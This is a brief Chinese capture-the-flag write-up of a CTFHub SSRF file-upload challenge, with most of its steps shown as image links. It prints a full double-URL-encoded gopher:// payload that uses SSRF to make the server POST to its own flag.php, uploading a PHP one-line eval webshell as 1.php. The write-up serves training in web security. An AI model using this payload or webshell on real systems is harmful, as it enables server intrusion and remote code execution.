



Ssrf文件上传的题




进去之后是一个文件上传但没有提交。


所以我们改下f12



上传下我们的一句话木马试试





抓包




看到just view from 127.0.0.1后走下流程

把这一大堆复制到url编码脚本中



运行之后得到payload:

gopher://127.0.0.1:80/\_POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520challenge-1f549266db403f05.sandbox.ctfhub.com%253A10800%250D%250AContent-Length%253A%2520313%250D%250ACache-Control%253A%2520max-age%253D0%250D%250AUpgrade-Insecure-Requests%253A%25201%250D%250AOrigin%253A%2520http%253A%252F%252Fchallenge-1f549266db403f05.sandbox.ctfhub.com%253A10800%250D%250AContent-Type%253A%2520multipart%252Fform-data%253B%2520boundary%253D----WebKitFormBoundaryPz0oqBZZBttEcChM%250D%250AUser-Agent%253A%2520Mozilla%252F5.0%2520%2528X11%253B%2520Linux%2520x86\_64%2529%2520AppleWebKit%252F537.36%2520%2528KHTML%252C%2520like%2520Gecko%2529%2520Chrome%252F91.0.4472.114%2520Safari%252F537.36%250D%250AAccept%253A%2520text%252Fhtml%252Capplication%252Fxhtml%252Bxml%252Capplication%252Fxml%253Bq%253D0.9%252Cimage%252Favif%252Cimage%252Fwebp%252Cimage%252Fapng%252C%252A%252F%252A%253Bq%253D0.8%252Capplication%252Fsigned-exchange%253Bv%253Db3%253Bq%253D0.9%250D%250AReferer%253A%2520http%253A%252F%252Fchallenge-1f549266db403f05.sandbox.ctfhub.com%253A10800%252F%253Furl%253D127.0.0.1%252Fflag.php%250D%250AAccept-Encoding%253A%2520gzip%252C%2520deflate%250D%250AAccept-Language%253A%2520zh-CN%252Czh%253Bq%253D0.9%250D%250AConnection%253A%2520close%250D%250A%250D%250A------WebKitFormBoundaryPz0oqBZZBttEcChM%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522file%2522%253B%2520filename%253D%25221.php%2522%250D%250AContent-Type%253A%2520application%252Fx-php%250D%250A%250D%250A%253C%253Fphp%2520%2540eval%2528%2524\_POST%255Baaa%255D%2529%253B%253F%253E%250D%250A%250D%250A------WebKitFormBoundaryPz0oqBZZBttEcChM%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522submit%2522%250D%250A%250D%250A%25E6%258F%2590%25E4%25BA%25A4%250D%250A------WebKitFormBoundaryPz0oqBZZBttEcChM--%250D%250A%2520%2520%2520%250D%250A



用抓包工具get一下即可

总结:学习了gopher协议的使用